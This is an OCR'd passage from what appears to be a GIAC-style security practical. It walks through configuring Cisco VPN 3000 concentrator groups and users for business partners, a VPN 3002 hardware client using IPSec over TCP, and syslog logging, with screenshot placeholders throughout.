
Type: Internal

Figure 6a – Identity Tab:




General Tab
Access Hours: No Restrictions
Simultaneous Logins: 1
Minimum Password Length: 8
Allow Alphabetic-Only Passwords: unchecked
Idle Timeout: 30
Maximum Connect Time: 0
Filter: Business Partner Access
Primary DNS: undefined
Secondary DNS: undefined
Primary WINS: undefined
Secondary WINS: undefined
SEP Card Assignment: All checked
Tunneling Protocols: IPSec checked only
Strip Realm: unchecked

Figure 6b – General Tab:



IPSec Tab
IPSec SA: CiscoESP-3DES-MD5
IKE Peer Identity Validation: If supported by certificate
IKE Keepalives: checked
Tunnel Type: Remote Access
Group Lock: unchecked
Authentication: Internal
IPComp: None
Reauthentication on Rekey: unchecked
Mode Configuration: unchecked

Figure 6c – IPSec Tab:




Now that our group account has been created, we need to create the corresponding user account.

We will create a new user with the following parameters (as shown in Figures 6d – 6). For the sake of brevity, only the features that are applicable to our setup will be documented here, along with screenshots. The "Users" menu is located under "Configuration…User Management…"


Identity Tab
User Name: intlfortunes_usr
Password: *<password>*
Verify: *<password>*
Group: intlfortunes_grp

Figure 6d – Identity Tab




General Tab
Access Hours: No Restrictions
Simultaneous Logins: 1
Idle Timeout: 30
Maximum Connect Time: 0
Filter: Business Partner Access
SEP Card Assignment: all checked
Tunneling Protocols: IPSec checked only

Figure 6e – General Tab:



IPSec Tab
IPSec SA: CiscoESP-3DES-MD5
Store Password on Client: unchecked

Figure 6f – IPSec Tab:



The remaining accounts for GIAC's business partners will be identical to the accounts we just created, with the exception of the usernames and group names and passwords. The usernames and group names will be the following:

Fortunes-on-Tap
Username: fortunesontap_usr
Group Name: fortunesontap_grp

ANAFCM
Username: anafcm_usr
Group Name: anafcm_grp

Once these steps have been completed, we will have satisfied the requirement that all traffic between GIAC's business partners and the GIAC internal network be encrypted using 3DES 168-bit encryption, with IPSec as the only tunneling protocol. We will now proceed to the setup process for the 3002 client.

VPN 3002 Client Configuration


The follow steps outline the process used to configure our VPN 3002 hardware clients. We will again use International Fortunes, Inc. as an example and we'll not the

configuration changes required for the other business partners at the end of this section. Each partner has a local syslog server that will receive messages from the hardware clients for troubleshooting purposes. Partners will locate the hardware client inside their firewall and IPSec over TCP will be used to simplify the connection process. TCP port 10000 will be used as the default port for connections.

1. Our first stop is the IPSec configuration menu. This menu is located under "Configuration…System…Tunneling Protocols…IPSec". We will configure our IPSec connection with the following parameters (as shown in Figure 7):

   Remote Server: 100.100.1.6
   IPSec over TCP: checked
   IPSec over TCP Port: 10000
   Use Certificate: unchecked
   Group: intlfortunes_grp
   Password: <*password*>
   Verify: <*password*>
   User: intlfortunes_usr
   Password: <*password*>
   Verify: <*password*>


   Figure 7:



2. We will now configure our logging options to facilitate future troubleshooting. The menu for these options is located under "Configuration…System…Events…General". We will configure the following parameters (as shown in Figure 8):

   Syslog Format: Original
   Severity to Log: 1-6
   Severity to Console: 1-3
   Severity to Syslog: 1-6
   Severity to Trap: None


Figure 8:



International Fortunes, Inc. maintains an internal syslog server that will be the destination for these events. The IP address of this server is 192.168.1.35. The configuration menu for the syslog destinations is found under "Configuration…System…Events…Syslog Servers". We will configure the following parameters (as shown in Figure 8a):

Syslog Server: 192.168.1.35
Port: 514
Facility: Local7

